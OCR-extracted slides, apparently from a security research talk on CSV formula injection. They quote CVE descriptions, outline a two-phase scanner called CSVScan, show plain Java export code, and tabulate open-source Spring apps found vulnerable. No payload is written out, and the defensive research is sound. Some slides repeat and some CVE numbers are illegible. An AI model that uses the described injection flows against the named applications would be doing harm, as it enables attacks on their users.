“CSV Injection [..] exists in the export feature in Workday via a value (provided by a low-privileged user in a contact form field) that is mishandled in a CSV export.”

CVE-2019-13134

“Platform System Manager in IBM Cloud Pak System 2.3 is potentially vulnerable to CSV Injection. A remote attacker could execute arbitrary commands on the system, caused by improper validation of csv file contents.”

CVE-2019-4521


Does this already happen?

“CSV Injection [..] exists in the export feature in Workday via a value (provided by a low-privileged user in a contact form field) that is mishandled in a CSV export.”
CVE-201[illegible]


“Platform System Manager in IBM Cloud Pak System 2.3 is potentially vulnerable to CSV Injection. A remote attacker could execute arbitrary commands on the system, caused by improper validation of csv file contents.”
CVE-201[illegible]

“The SAP Application Interface Framework (Message Dashboard) [..] allows an Excel formula injection. An authorized attacker can inject arbitrary Excel formulas[..]. Once the victim opens the downloaded Excel document, the formula will be executed. ”
CVE-2023-29109


Attack Insert Phase




Attack Export Phase




CSVScan




CSVScan



CSVScan


Phase 1
CSVScan
FORM
SQL
user
controlled
entities
Phase 2
CSVScan
SQL
CSV

CSVScan


Phase 1
CSVScan
FORM
SQL
user controlled entities
Phase 2
CSVScan
SQL
CSV
end-to-end flows

Phase 1

```
1  @PostMapping("/create_customer")
2  public String createCustomer(Customer customer, Model model,
3                               HttpServletRequest req) throws Exception {
4      customerService.registerCustomer(customer);
5      ...
6      return "register/register_success";
7  }
8
9  // In Service
10 public void registerCustomer(Customer customer) {
11     ...
12     customerRepo.save(customer);
13 }
```


Rapter1990/Shopme

Phase 2

```
1  public List<Customer> listAll() {
2      ...
3      customerRepo.findAll(firstName).foreach(customers::add);
4      return customers;
5  }
6
7  @GetMapping("/customer/export/csv")
8  public void exportToCSV(HttpServletResponse resp) throws Exception {
9      List<Customer> customers = service.listAll();
10     ...
11     customers.forEach(customer -> csv.write(customer, fieldMapping));
12     csv.close();
13 }
```

Rapter1990/Shopme

Results


156 repositories
107 applications
66 buildable apps
45 analyzable apps
CSV
8 apps with e2e flow

Results

Application	# DB Flows	# CSV Flows	Vuln
ags4436/account-management-system	3	1	✗
cenoteandoDB/cenoteando	6	1	✓
cuonganh/EmployeeManagement	1	1	✗
Maurisan4011/WebAppJava-Spring-Boot	2	1	✓
mhxx307/EasyShop-Springboot-eCommerce	4	1	✗
Rapter1990/Shopme	16	4	✓
toyamarodrigo/springboot-invoice-system	3	1	✓
yurets1/telegram	1	3	✗

Results

no different user roles

Application	# DB Flows	# CSV Flows	Vuln
ags4436/account-management-system	3	1	✗
cenoteandoDB/cenoteando	6	1	✓
cuonganh/EmployeeManagement	1	1	⊗
Maurisan4011/WebAppJava-Spring-Boot	2	1	✓
mhxx307/EasyShop-Springboot-eCommerce	4	1	⊗
Rapter1990/Shopme	16	4	✓
toyamarodrigo/springboot-invoice-system	3	1	✓
yurets1/telegram	1	3	⊗

Results

only a number can be injected

Application	# DB Flows	# CSV Flows	Vuln
ags4436/account-management-system	3	1	✗
cenoteandoDB/cenoteando	6	1	✓
cuonganh/EmployeeManagement	1	1	✗
Maurisan4011/WebAppJava-Spring-Boot	2	1	✓
mhxx307/EasyShop-Springboot-eCommerce	4	1	✗
